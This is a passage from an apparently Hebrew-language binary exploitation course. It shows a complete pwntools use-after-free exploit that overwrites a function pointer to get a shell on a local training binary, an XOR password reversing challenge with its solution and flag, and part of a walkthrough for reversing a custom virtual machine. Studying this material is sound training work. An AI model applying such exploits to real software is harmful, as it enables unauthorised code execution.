   0x7ffff7b193c0 <write>                 cmp    dword ptr
[rip + 0x2c0319], 0 <0x7ffff7dd96e0>
   0x7ffff7b193c7 <write+7>               jne    write+25
<write+25>

    ↓
   0x7ffff7b193d9 <write+25>              sub    rsp, 8
──────────────────────────────────────────────────────────────
──────────────────────[ STACK
]──────────────────────────────────────────────────────────────
──────────────────────

00:0000│ rsp  0x7fffffffd728 —▸ 0x7ffff7ab0f58
(__GI__IO_file_underflow+296) ◂— test   rax, rax
01:0008│      0x7fffffffd730 —▸ 0x7ffff7dd48c0
(_IO_2_1_stdin_) ◂— 0xfbad208b
02:0010│      0x7fffffffd738 —▸ 0x7ffff7dd1440
(__GI__IO_file_jumps) ◂— 0x0
```

```
03:0018│      0x7fffffffd740 ◂— 0x0
04:0020│      0x7fffffffd748 —▸ 0x7ffff7dd48c0
(_IO_2_1_stdin_) ◂— 0xfbad208b
05:0028│      0x7fffffffd750 ◂— 0x0
06:0030│      0x7fffffffd758 —▸ 0x7ffff7ab2062
(_IO_default_uflow+50) ◂— cmp    eax, -1
07:0038│      0x7fffffffd760 —▸ 0x7ffff7dd48c0
(_IO_2_1_stdin_) ◂— 0xfbad208b
──────────────────────────────────────────────────────────────────
──────────────────[ BACKTRACE
]──────────────────────────────────────────────────────────────────
──────────────────

 ► f 0     7ffff7b19370 __read_nocancel+7
   f 1     7ffff7ab0f58 __GI__IO_file_underflow+296
   f 2     7ffff7ab2062 _IO_default_uflow+50
   f 3     7ffff7a93c33 __GI__IO_vfscanf+2387
   f 4     7ffff7aa245b __isoc99_scanf+267
   f 5           401645 menu+116
   f 6           4016e4 main+30
   f 7     7ffff7a5e21a __libc_start_main+234
──────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────

pwndbg> p func_g
$1 = (functions_s *) 0x405010
pwndbg> p person_g
$2 = (person *) 0x405010
```

כלומר – func_g וכן person_g אולקצו באותו המקום.

כעת נריץ אקספלויט בסיסי ונראה שנוכל לשנות את הערכים של func_g.

```python
from pwn import *

log.level = 'DEBUG'

DEBUG = True

elf = ELF("./level5")
libc = elf.libc

if DEBUG:
    r = gdb.debug("./level5")
else:
    r = process("./level5")

def menu():
    r.recvuntil("exit?\n")

def create_func(name):
    menu()
    r.sendline("1")
    r.recvuntil("g?\n")
    r.sendline(name)
    r.recvuntil("se...\n")

def call_func():
    menu()
    r.sendline("2")
    r.recvuntil("OK\n")

def create_person():
    menu()
    r.sendline("3")

def name_person(first_name, last_name):
    menu()
    r.sendline("4")
    r.recvuntil("name:\n")
    r.sendline(first_name)
    r.recvuntil("name:\n")
    r.sendline(last_name)

def exit(should_exit : bool):
    menu()
    r.sendline("5")
    r.recvuntil("?:")
    if should_exit:
        r.sendline("y")
    else:
        r.sendline("n")
```

```
        r.recvline()


if DEBUG:
    log.info("press enter to start execution")
    raw_input()

create_func(cyclic(8))

exit(False)

create_person()

name_person(cyclic(8),p64(elf.sym.win))

r.interactive()
```

```
pwndbg> p *func_g
$2 = {
  functions_name = "aaaabaaa",
  pointer1 = 0x40135d <win>,
  pointer2 = 0x401300 <__do_global_dtors_aux+32>
}
```

נראה ששינינו בהצלחה את הערך pointer1 בהצלחה ל כתובת של win!

נראה את הניצול המלא:

```
from pwn import *
log.level = 'DEBUG'

DEBUG = False

elf = ELF("./level5")
libc = elf.libc

if DEBUG:
    r = gdb.debug("./level5")
else:
    r = process("./level5")

def menu():
    r.recvuntil("exit?\n")

def create_func(name):
    menu()
```

```
    r.sendline("1")
    r.recvuntil("g?\n")
    r.sendline(name)
    r.recvuntil("se...\n")

def call_func():
    menu()
    r.sendline("2")
    r.recvuntil("OK\n")

def create_person():
    menu()
    r.sendline("3")

def name_person(first_name, last_name):
    menu()
    r.sendline("4")
    r.recvuntil("name:\n")
    r.sendline(first_name)
    r.recvuntil("name:\n")
    r.sendline(last_name)

def exit(should_exit : bool):
    menu()
    r.sendline("5")
    r.recvuntil("?:")
    if should_exit:
        r.sendline("y")
    else:
        r.sendline("n")
        r.recvline()


if DEBUG:
    log.info("press enter to start execution")
    raw_input()

create_func(cyclic(8))

exit(False)

create_person()

name_person(cyclic(8),p64(elf.sym.win))

call_func()

r.interactive()
```

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level5$
python3 exploit.py
[*] '/home/orkinyo/binary-exploitation-
course/levels/level5/level5'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    RUNPATH:  b'../../glibc/glibc_2.24'
[*] '/home/orkinyo/binary-exploitation-
course/glibc/glibc_2.24/libc-2.24.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process './level5': pid 587541
[*] Switching to interactive mode
$ id
uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)
$ whoami
orkinyo
$ ls
exploit.py  flag.txt  level5  level5.c    Makefile
$ cat flag.txt
BEC{0mgU4F4TH3W1N}
```

השגנו shell!

שלב 6

האתגר הבא הינו אתגר הנדסה לאחור – למשתמש יינתן קובץ בינארי ולא את קוד המקור – כדי שיוכל לקרוא את האסמבלי ולהבין מה הסיסמה.

לצורך reference הנה קוד המקור:

```
#include <stdbool.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>


char* expected = "\0";


int x0r[] = {6, 4, 1, 25, 25, 84, 66, 1, 13, 6, 39, 95, 46, 6, 5, 78};
char* exp_s = "dabbad00caf3bab3";



bool meme(char* s)
{
    for(char* c = s ; *c ;++c)
    {

        if (((int)(exp_s[c-s] ^ (*c))) != x0r[c-s])
        {
            printf("%d != %d\n",exp_s[c-s] ^ *c,x0r[c-s]);
            return false;
        }
    }
    return true;
}

int main()
{
    char password[17];
    password[17] = '\0';
    printf("----ADMIN CONTROL PANEL LOGIN UI----\n");
    printf("Please Enter Secret Password:\n");
    scanf("%16s",password);
    if(strlen(password) != 16)
    {
        printf("ACCESS DENIED - PASSWORDS LENGTH\n");
        exit(1);
    }

    bool succsess = meme(password);
    if(!succsess)
```

```
    {
        printf("ACCESS DENIED\n");
        exit(1);
    }


    printf("!!!ACCESS GRANTED!!!\n");
    return 0;

}
```

אם כן, על המשתמש להנדס לאחור את התוכנה ולהבין איזו סמה תפתח אותה.

הפתרון

```
#flag = "bec{x0r1ngAlLgg}"

exp_s = "dabbad00caf3bab3"
x0r = [6, 4, 1, 25, 25, 84, 66, 1, 13, 6, 39, 95, 46, 6, 5, 78]

for a,b in zip(exp_s,x0r):
    print(chr(ord(a)^b),end="")
print()
```

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level6$
python3 solve.py

bec{x0r1ngAlLgg}

orkinyo@ubuntu:~/binary-exploitation-course/levels/level6$
./level6

----ADMIN CONTROL PANEL LOGIN UI----

Please Enter Secret Password:

bec{x0r1ngAlLgg}

!!!ACCESS GRANTED!!!
```

שלב 7

MAIN.CPP

```
#include <iostream>
#include "VM.cpp"

std::vector<unsigned char> commands{
0x3,0x2,0x41,0x20,0x2a,0x0,0x0,0x0,0x9,0x20,0x47,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x24,0x0,
0x0,0x0,0x8,0x21,0x7d,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x41,0x20,0x55,0x0,0x0,0x0,0x9,0x20,0x16,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x42,0x0,
0x0,0x0,0x8,0x21,0x72,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x41,0x20,0x10,0x0,0x0,0x0,0x9,0x20,0x20,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x41,0x20,0x2d,0x0,
0x0,0x0,0x9,0x20,0x1c,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x40,0x21,0x17,0x0,0x0,0x0,0x8,0x21,0x47,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x41,0x20,0x64,0x0,
0x0,0x0,0x9,0x20,0x5,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x41,0x20,0x5c,0x0,0x0,0x0,0x9,0x20,0x6f,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x18,0x0,
0x0,0x0,0x8,0x21,0x2b,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x40,0x21,0x5a,0x0,0x0,0x0,0x8,0x21,0xd,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x60,0x0,
0x0,0x0,0x8,0x21,0x50,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x41,0x20,0x42,0x0,0x0,0x0,0x9,0x20,0x30,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x46,0x0,
0x0,0x0,0x8,0x21,0x22,0x0,0x0,0x0,0x10,0x80,0x4,0x5};
int main()
{
    VM vm{ commands };
    vm.run();
}
```

VM.CPP

```
#include "VM.h"
#include <iostream>
#include <utility>
#include <cstring>


VM::VM(std::vector<unsigned char> commands)
    : commands(std::move(commands)), ip(0), reg1(0), reg2(0),zf(false),
user_input_index(0)
{
```

```
    std::cout << "ENTER ADMIN PASSWORD:" << std::endl;
    std::cin >> this->user_input;
    if(this->user_input.size() != 14)
    {
        std::cout << "PASSWORDS LENGTH DOES NOT MATCH!" << std::endl;
        exit(EXIT_FAILURE);
    }
};

void VM::run()
{

    while (true)
    {
        this->execute();
    }
}

void VM::execute()
{
    if (this->commands.size() == static_cast<size_t>(ip))
    {
        std::cout << "CONGRATULATIONS!" << std::endl;
        exit(EXIT_SUCCESS);
    }
    unsigned char command = this->commands[this->ip++];
    const bool register1 = static_cast<bool>(command & 0x1);

    command = static_cast<char>(command & 0xfe);
    if (command & 0x2)
    {
        this->push(register1);
    }

    else if (command & 0x4)
    {
        this->pop(register1);
    }

    else if (command & 0x8)
    {
        this->x0_r(register1);
    }

    else if (command & 0x10)
    {
        this->cmp();
    }
```

```
    else if ((command & 0x20))
    {
        this->load(register1);
    }


    else if ((command & 0x40))
    {
        this->read(register1);
    }

    else if (command & 0x80)
    {
        this->exit_not_zero();
    }

    else
    {
        std::cerr << "Unknown command: " << std::hex << (char)(command
| 0x1) << " ip = " << this->ip;
        exit(1);
    }

    if(!(command & 0x10))
    {
        this->zf = false;
    }
}

void VM::push(bool register1)
    {
        if (register1)
        {
            this->stack.push_back(this->reg1);
        }
        else
        {
            this->stack.push_back(this->reg2);
        }
    }

void VM::pop(bool register1)
{
    if (register1)
    {
        this->reg1 = this->stack.back();
    }
```

```
    else
    {
        this->reg2 = this->stack.back();
    }

    this->stack.pop_back();
}

void VM::x0_r(bool register1)
{
    if (register1)
    {
        this->reg1 = this->reg1 ^ this->reg2;
    }

    else
    {
        this->reg2 = this->reg1 ^ this->reg2;
    }
}

void VM::cmp()
{
    this->zf = (this->reg1 == this->reg2);
}

void VM::load(bool register1)
{
    if(register1)
    {
        std::memcpy(&this->reg1, &this->commands[ip], sizeof(this-
>reg1));
    }

    else
    {
        std::memcpy(&this->reg2, &this->commands[ip], sizeof(this-
>reg2));
    }

    this->ip += 4;
}

void VM::read(bool register1)
{
    if(register1)
    {
```

```
        this->reg1 = static_cast<int>(this->user_input[this-
>user_input_index++]);
    }

    else
    {
        this->reg2 = static_cast<int>(this->user_input[this-
>user_input_index++]);
    }
}

void VM::exit_not_zero()
{
    if (!this->zf)
    {
        std::cout << "bye" << std::endl;
        exit(0);
    }

}
```

זהו אתגר רברסינג – ולפותרים יינתן רק הקובץ הבינארי level7.

נפתח את הקובץ בida64, זהו אתגר מסויים לאנשים לנסות לעבור על הקוד ללא דקומפיילר, אך לצורך בהירות יחסית נעבור עליו עם דקומפיילר.

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  char v3[32]; // [rsp+0h] [rbp-A0h] BYREF
  char v4[104]; // [rsp+20h] [rbp-80h] BYREF
  unsigned __int64 v5; // [rsp+88h] [rbp-18h]

  v5 = __readfsqword(0x28u);
  std::vector<unsigned char>::vector(v3, &commands, envp);
  VM::VM(v4, v3);
  std::vector<unsigned char>::~vector(v3);
  VM::run((VM *)v4);
}
```

כדי לרברס את האתגר מומלץ לעבור על כמה מאמרים[20]

[20] https://www.blackhat.com/presentations/bh-dc-07/Sabanal_Yason/Paper/bh-dc-07-Sabanal_Yason-WP.pdf
https://stackoverflow.com/questions/4262194/reverse-engineering-c-best-tools-and-approach
http://index-of.es/Cracking/Computer%20-%20Programming%20-%20C%20-%20C++_Reverse_Engineering_Tutorial.pdf
/https://securityboulevard.com/2019/09/reverse-engineering-c
https://corecppil.github.io/CoreCpp2019/Presentations/Gal_Behind_Enemy_Lines_Reverse_Engineering_Cpp_in_Modern_Ages.pdf

נראה שמוזכרת המילה VM פעמים רבות במהלך הקובץ – VM = Virtual Machine.

אם כך, ישנו מימוש של מכונה וירטואלית.

ניתן לראות את הפסאודו קוד שיוצר על ידי ida:

```
int __cdecl __noreturn main(int argc, const char **argv, const
char **envp)
{
  char v3[32]; // [rsp+0h] [rbp-A0h] BYREF
  char v4[104]; // [rsp+20h] [rbp-80h] BYREF
  unsigned __int64 v5; // [rsp+88h] [rbp-18h]

  v5 = __readfsqword(0x28u);
  std::vector<unsigned char>::vector(v3, &commands, envp);
  VM::VM(v4, v3);
  std::vector<unsigned char>::~vector(v3);
  VM::run((VM *)v4);
}
```

<u>הקונסטרקטור של הקלאס VM</u>:

```
bool __fastcall VM::VM(__int64 a1, __int64 a2)
{
  __int64 v2; // rax
  std::ostream *v3; // rax
  bool result; // al
  std::ostream *v5; // rax

  v2 = std::move<std::vector<unsigned char> &>(a2);
  std::vector<unsigned char>::vector(a1, v2);
  *(_DWORD *)(a1 + 24) = 0;
  *(_DWORD *)(a1 + 28) = 0;
  *(_BYTE *)(a1 + 32) = 0;
```

```
  *(_DWORD *)(a1 + 36) = 0;
  std::vector<int>::vector(a1 + 40);

std::__cxx11::basic_string<char,std::char_traits<char>,std::al
locator<char>>::basic_string(a1 + 64);
  *(_DWORD *)(a1 + 96) = 0;
  v3 = std::operator<<<std::char_traits<char>>((std::ostream
*)&std::cout, (__int64)"ENTER ADMIN PASSWORD:");
  std::ostream::operator<<(v3,
std::endl<char,std::char_traits<char>>);
  std::operator>><char>(&std::cin, a1 + 64);
  result =
std::__cxx11::basic_string<char,std::char_traits<char>,std::al
locator<char>>::size(a1 + 64) != 14;
  if ( result )
  {
    v5 = std::operator<<<std::char_traits<char>>(
           (std::ostream *)&std::cout,
           (__int64)"PASSWORDS LENGTH DOES NOT MATCH!");
    std::ostream::operator<<(v5,
std::endl<char,std::char_traits<char>>);
    exit(1LL);
  }
  return result;
}
```

הפונקציה VM::run

```
void __fastcall __noreturn VM::run(VM *this)
{
  while ( 1 )
    VM::execute(this);
}
```

ולבסוף הפונקציה **VM::execute**

```
VM *__fastcall VM::execute(VM *this)
{
  std::ostream *v1; // rax
  int v2; // eax
  char *v3; // rax
  std::ostream *v4; // rax
  __int64 v5; // rax
  std::ostream *v6; // rax
  std::ostream *v7; // rax
  VM *result; // rax
  char v9; // [rsp+1Eh] [rbp-2h]
  bool v10; // [rsp+1Fh] [rbp-1h]

  if ( std::vector<unsigned char>::size(this) == *((_DWORD
*)this + 9) )
  {
    v1 = std::operator<<<std::char_traits<char>>((std::ostream
*)&std::cout, (__int64)"CONGRATULATIONS!");
    std::ostream::operator<<(v1,
std::endl<char,std::char_traits<char>>);
    exit(0LL);
  }
  v2 = *((_DWORD *)this + 9);
  *((_DWORD *)this + 9) = v2 + 1;
  v3 = (char *)std::vector<unsigned char>::operator[](this,
v2);
  v10 = (*v3 & 1) != 0;
  v9 = *v3 & 0xFE;
  if ( (*v3 & 2) != 0 )
  {
    VM::push(this, v10);
```

```
  }
  else if ( (*v3 & 4) != 0 )
  {
    VM::pop(this, v10);
  }
  else if ( (*v3 & 8) != 0 )
  {
    VM::x0_r(this, v10);
  }
  else if ( (*v3 & 0x10) != 0 )
  {
    VM::cmp(this);
  }
  else if ( (*v3 & 0x20) != 0 )
  {
    VM::load(this, v10);
  }
  else if ( (*v3 & 0x40) != 0 )
  {
    VM::read(this, v10);
  }
  else
  {
    if ( *v3 >= 0 )
    {
      v4 =
std::operator<<<std::char_traits<char>>((std::ostream
*)&std::cerr, (__int64)"Unknown command: ");
      v5 = std::ostream::operator<<(v4, std::hex);
```

```
      v6 = (std::ostream
*)std::operator<<<std::char_traits<char>>(v5, (unsigned
int)(v9 | 1));

      v7 = std::operator<<<std::char_traits<char>>(v6,
(__int64)" ip = ");

      std::ostream::operator<<(v7, *((unsigned int *)this +
9));

      exit(1LL);

    }

    VM::exit_not_zero(this);

  }

  result = (VM *)(v9 & 0x10);

  if ( (v9 & 0x10) == 0 )

  {

    result = this;

    *((_BYTE *)this + 32) = 0;

  }

  return result;

}
```

כדי לפתור את התרגיל צריך להבין אילו פקודות מריצה המכונה הוירטואלית, הן נמצאות בזכרון של התוכנית כ std::vector<unsigned char> commands

נריץ את התוכנה בgdb.

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level7$ gdb
./level7

GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2

Copyright (C) 2020 Free Software Foundation, Inc.

License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>

This is free software: you are free to change and redistribute
it.

There is NO WARRANTY, to the extent permitted by law.

Type "show copying" and "show warranty" for details.

This GDB was configured as "x86_64-linux-gnu".
```

```
Type "show configuration" for configuration details.

For bug reporting instructions, please see:

<http://www.gnu.org/software/gdb/bugs/>.

Find the GDB manual and other documentation resources online
at:

    <http://www.gnu.org/software/gdb/documentation/>.


For help, type "help".

Type "apropos word" to search for commands related to
"word"...

pwndbg: loaded 191 commands. Type pwndbg [filter] for a list.

pwndbg: created $rebase, $ida gdb functions (can be used with
print/break)

Reading symbols from ./level7...

(No debugging symbols found in ./level7)

pwndbg> set print asm-demangle on // על מנת לראות את השמות המקוריים
של הפונקציות.

pwndbg> disass main

Dump of assembler code for function main:

   0x0000000000405386 <+0>: endbr64

   0x000000000040538a <+4>: push   rbp

   0x000000000040538b <+5>: mov    rbp,rsp

   0x000000000040538e <+8>: push   rbx

   0x000000000040538f <+9>: sub    rsp,0x98

   0x0000000000405396 <+16>:    mov    rax,QWORD PTR fs:0x28

   0x000000000040539f <+25>:    mov    QWORD PTR [rbp-
0x18],rax

   0x00000000004053a3 <+29>:    xor    eax,eax

   0x00000000004053a5 <+31>:    lea    rax,[rbp-0xa0]

   0x00000000004053ac <+38>:    mov    esi,0x5d85b0

   0x00000000004053b1 <+43>:    mov    rdi,rax
```

```
   0x00000000004053b4 <+46>:    call   0x405c50
<std::vector<unsigned char, std::allocator<unsigned char>
>::vector(std::vector<unsigned char, std::allocator<unsigned
char> > const&)>
   0x00000000004053b9 <+51>:    lea    rdx,[rbp-0xa0]
   0x00000000004053c0 <+58>:    lea    rax,[rbp-0x80]
   0x00000000004053c4 <+62>:    mov    rsi,rdx
   0x00000000004053c7 <+65>:    mov    rdi,rax
   0x00000000004053ca <+68>:    call   0x404dd6
<VM::VM(std::vector<unsigned char, std::allocator<unsigned
char> >)>
   0x00000000004053cf <+73>:    lea    rax,[rbp-0xa0]
   0x00000000004053d6 <+80>:    mov    rdi,rax
   0x00000000004053d9 <+83>:    call   0x4058e6
<std::vector<unsigned char, std::allocator<unsigned char>
>::~vector()>
   0x00000000004053de <+88>:    lea    rax,[rbp-0x80]
   0x00000000004053e2 <+92>:    mov    rdi,rax
   0x00000000004053e5 <+95>:    call   0x404f12 <VM::run()>
   0x00000000004053ea <+100>:   lea    rax,[rbp-0x80]
   0x00000000004053ee <+104>:   mov    rdi,rax
   0x00000000004053f1 <+107>:   call   0x4057d0 <VM::~VM()>
   0x00000000004053f6 <+112>:   mov    eax,0x0
   0x00000000004053fb <+117>:   mov    rcx,QWORD PTR [rbp-
0x18]
   0x00000000004053ff <+121>:   xor    rcx,QWORD PTR fs:0x28
   0x0000000000405408 <+130>:   je     0x405450 <main+202>
   0x000000000040540a <+132>:   jmp    0x40544b <main+197>
   0x000000000040540c <+134>:   endbr64
   0x0000000000405410 <+138>:   mov    rbx,rax
   0x0000000000405413 <+141>:   lea    rax,[rbp-0xa0]
   0x000000000040541a <+148>:   mov    rdi,rax
```

```
   0x000000000040541d <+151>:    call   0x4058e6
<std::vector<unsigned char, std::allocator<unsigned char>
>::~vector()>
   0x0000000000405422 <+156>:    mov    rax,rbx
   0x0000000000405425 <+159>:    mov    rdi,rax
   0x0000000000405428 <+162>:    call   0x4a9700
<_Unwind_Resume>
   0x000000000040542d <+167>:    endbr64
   0x0000000000405431 <+171>:    mov    rbx,rax
   0x0000000000405434 <+174>:    lea    rax,[rbp-0x80]
   0x0000000000405438 <+178>:    mov    rdi,rax
   0x000000000040543b <+181>:    call   0x4057d0 <VM::~VM()>
   0x0000000000405440 <+186>:    mov    rax,rbx
   0x0000000000405443 <+189>:    mov    rdi,rax
   0x0000000000405446 <+192>:    call   0x4a9700
<_Unwind_Resume>
   0x000000000040544b <+197>:    call   0x52fce0
<__stack_chk_fail_local>
   0x0000000000405450 <+202>:    add    rsp,0x98
   0x0000000000405457 <+209>:    pop    rbx
   0x0000000000405458 <+210>:    pop    rbp
   0x0000000000405459 <+211>:    ret
End of assembler dump.
```

כעת ננסה לחלץ את הפקודות עצמן מהתוכנה:

```
pwndbg> b * main + 46
Breakpoint 1 at 0x4053b4
pwndbg> r
Starting program: /home/orkinyo/binary-exploitation-
course/levels/level7/level7


Breakpoint 1, 0x00000000004053b4 in main ()
```

```
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────────────────────────────
──────────────────────[ REGISTERS
]──────────────────────────────────────────────────────────────────────
──────────────────────

 RAX  0x7fffffffde80 ◂— 0x1

 RBX  0x4005f0 ◂— 0x0

 RCX  0x52fd30 (_dl_debug_state) ◂— endbr64

 RDX  0x7fffffffe068 —▸ 0x7fffffffe3a5 ◂— 'SHELL=/bin/bash'

 RDI  0x7fffffffde80 ◂— 0x1

 RSI  0x5d85b0 (commands) —▸ 0x5debd0 ◂— 0x2a20410203

 R8   0x584000 ◂— 0xfff9910dfff98ff4

 R9   0x9

 R10  0x0

 R11  0x5841f0 (intel_02_known+304) ◂— 0x800003400468

 R12  0x4ac6a0 (__libc_csu_fini) ◂— endbr64

 R13  0x0

 R14  0x5d6018 (_GLOBAL_OFFSET_TABLE_+24) —▸ 0x4f7020
(__rawmemchr_avx2) ◂— endbr64

 R15  0x0

 RBP  0x7fffffffdf20 —▸ 0x4ac600 (__libc_csu_init) ◂— endbr64

 RSP  0x7fffffffde80 ◂— 0x1

 RIP  0x4053b4 (main+46) ◂— call   0x405c50
──────────────────────────────────────────────────────────────────────
──────────────────────[ DISASM
]──────────────────────────────────────────────────────────────────────
──────────────────────

 ► 0x4053b4 <main+46>    call   0x405c50 <0x405c50>


   0x4053b9 <main+51>    lea    rdx, [rbp - 0xa0]

   0x4053c0 <main+58>    lea    rax, [rbp - 0x80]

   0x4053c4 <main+62>    mov    rsi, rdx
```

```
   0x4053c7 <main+65>    mov    rdi, rax
   0x4053ca <main+68>    call   0x404dd6 <0x404dd6>

   0x4053cf <main+73>    lea    rax, [rbp - 0xa0]
   0x4053d6 <main+80>    mov    rdi, rax
   0x4053d9 <main+83>    call   0x4058e6 <0x4058e6>

   0x4053de <main+88>    lea    rax, [rbp - 0x80]
   0x4053e2 <main+92>    mov    rdi, rax
──────────────────────────[ STACK ]──────────────────────────
00:0000│ rax rdi rsp  0x7fffffffde80 ◂— 0x1
01:0008│              0x7fffffffde88 ◂— 0x8000
02:0010│              0x7fffffffde90 ◂— 0x16
03:0018│              0x7fffffffde98 ◂— 0x40000
04:0020│              0x7fffffffdea0 —▸ 0x5cc9a8
(__preinit_array_start) —▸ 0x404da0 (frame_dummy) ◂— endbr64
05:0028│              0x7fffffffdea8 —▸ 0x404947
(init_cacheinfo+295) ◂— mov    rbp, rax
06:0030│              0x7fffffffdeb0 ◂— 0x1
07:0038│              0x7fffffffdeb8 ◂— 0x8
──────────────────────[ BACKTRACE ]──────────────────────
 ► f 0           4053b4 main+46
   f 1           4abe30 __libc_start_main+1168
──────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────

pwndbg> x/3gx $esi
0x5d85b0 <commands>:  0x00000000005debd0    0x00000000005deccc
```

```
0x5d85c0 <commands+16>:     0x00000000005deccc
```

אם כך, וקטור הפקודות מתחיל ב 0x00000000005debd0 ומסתיים ב 0x00000000005deccc.

```
pwndbg> p 0x00000000005deccc - 0x00000000005debd0
$1 = 252
pwndbg> p/x 0x00000000005deccc - 0x00000000005debd0
$2 = 0xfc
```

אם כן, ישנם 252 בתים של פקודות.

עוד מעט נראה כי כל פקודה של המכונה הוירטואלית הינה בית אחד בלבד.

```
pwndbg> x/252xb *$esi
0x5debd0:  0x03  0x02  0x41  0x20  0x2a  0x00  0x00  0x00
0x5debd8:  0x09  0x20  0x47  0x00  0x00  0x00  0x10  0x80
0x5debe0:  0x04  0x05  0x03  0x02  0x40  0x21  0x24  0x00
0x5debe8:  0x00  0x00  0x08  0x21  0x7d  0x00  0x00  0x00
0x5debf0:  0x10  0x80  0x04  0x05  0x03  0x02  0x41  0x20
0x5debf8:  0x55  0x00  0x00  0x00  0x09  0x20  0x16  0x00
0x5dec00:  0x00  0x00  0x10  0x80  0x04  0x05  0x03  0x02
0x5dec08:  0x40  0x21  0x42  0x00  0x00  0x00  0x08  0x21
0x5dec10:  0x72  0x00  0x00  0x00  0x10  0x80  0x04  0x05
0x5dec18:  0x03  0x02  0x41  0x20  0x10  0x00  0x00  0x00
0x5dec20:  0x09  0x20  0x20  0x00  0x00  0x00  0x10  0x80
0x5dec28:  0x04  0x05  0x03  0x02  0x41  0x20  0x2d  0x00
0x5dec30:  0x00  0x00  0x09  0x20  0x1c  0x00  0x00  0x00
0x5dec38:  0x10  0x80  0x04  0x05  0x03  0x02  0x40  0x21
0x5dec40:  0x17  0x00  0x00  0x00  0x08  0x21  0x47  0x00
```

```
0x5dec48:  0x00  0x00  0x10  0x80  0x04  0x05  0x03  0x02
0x5dec50:  0x41  0x20  0x64  0x00  0x00  0x00  0x09  0x20
0x5dec58:  0x05  0x00  0x00  0x00  0x10  0x80  0x04  0x05
0x5dec60:  0x03  0x02  0x41  0x20  0x5c  0x00  0x00  0x00
0x5dec68:  0x09  0x20  0x6f  0x00  0x00  0x00  0x10  0x80
0x5dec70:  0x04  0x05  0x03  0x02  0x40  0x21  0x18  0x00
0x5dec78:  0x00  0x00  0x08  0x21  0x2b  0x00  0x00  0x00
0x5dec80:  0x10  0x80  0x04  0x05  0x03  0x02  0x40  0x21
0x5dec88:  0x5a  0x00  0x00  0x00  0x08  0x21  0x0d  0x00
0x5dec90:  0x00  0x00  0x10  0x80  0x04  0x05  0x03  0x02
0x5dec98:  0x40  0x21  0x60  0x00  0x00  0x00  0x08  0x21
0x5deca0:  0x50  0x00  0x00  0x00  0x10  0x80  0x04  0x05
0x5deca8:  0x03  0x02  0x41  0x20  0x42  0x00  0x00  0x00
0x5decb0:  0x09  0x20  0x30  0x00  0x00  0x00  0x10  0x80
0x5decb8:  0x04  0x05  0x03  0x02  0x40  0x21  0x46  0x00
0x5decc0:  0x00  0x00  0x08  0x21  0x22  0x00  0x00  0x00
0x5decc8:  0x10  0x80  0x04  0x05
```

כעת נתחיל לנתח את פעולת המכונה הוירטואלית עצמה.

נראה שוקטור הפקודות מועבר אליה בקונסטרקטור – וכן שהמכונה הוירטואלית היא משתנה לוקאלי (לפי המערך בגודל 104 בתים ב`main`).

```
std::vector<unsigned char>::vector(v3, &commands, envp);
  VM::VM((__int64)v4, (__int64)v3);
```

אחר כך היא קוראת לפעולה `std::move` על הוקטור.

שימו לב ש`a1` הוא בעצם `this`!

```
bool __fastcall VM::VM(__int64 a1, __int64 a2)
{
  __int64 v2; // rax
  __int64 v3; // rax
  bool result; // al
  __int64 v5; // rax
```

```
  v2 = std::move<std::vector<unsigned char> &>(a2);

std::vector<unsigned char>::vector(a1, v2);

  *(_DWORD *)(a1 + 24) = 0;

  *(_DWORD *)(a1 + 28) = 0;

  *(_BYTE *)(a1 + 32) = 0;

  *(_DWORD *)(a1 + 36) = 0;
```

אם כן המכונה מאתחלת כמה ערכים ב0, וכן מאתחלת vector של int:

```
std::vector<int>::vector(a1 + 40);
```

בנוסף, היא יוצרת סטרינג

```
std::__cxx11::basic_string<char,std::char_traits<char>,std::al
locator<char>>::basic_string(a1 + 64);
```

לצורך בדיקת שפיות – vector כמו containerים אחרים – נראה בערך כך:

```
struct vector {    // Simple C struct as example (T is the type supplied by the template)
 T *begin;      // vector::begin() probably returns this value
 T *end;        // vector::end() probably returns this value
 T *end_capacity; // First non-valid address
 // Allocator state might be stored here (most allocators are stateless)
};
```

כלומר הוא מורכב משלושה פויינטרים (כל אחד בגודל 8 בתים), על כן, בthis+40 יש את הוקטור ובthis+64 יש את הmember הבא של הקלאס – כלומר באופסט של 24 (3*8) מהוקטור.

נראה אחר כך שמודפס הסטרינג "ENTER ADMIN PASSWORD:" למסך:

```
v3 = std::operator<<<std::char_traits<char>>((std::ostream
*)&std::cout, (__int64)"ENTER ADMIN PASSWORD:");

  std::ostream::operator<<(v3,
std::endl<char,std::char_traits<char>>);
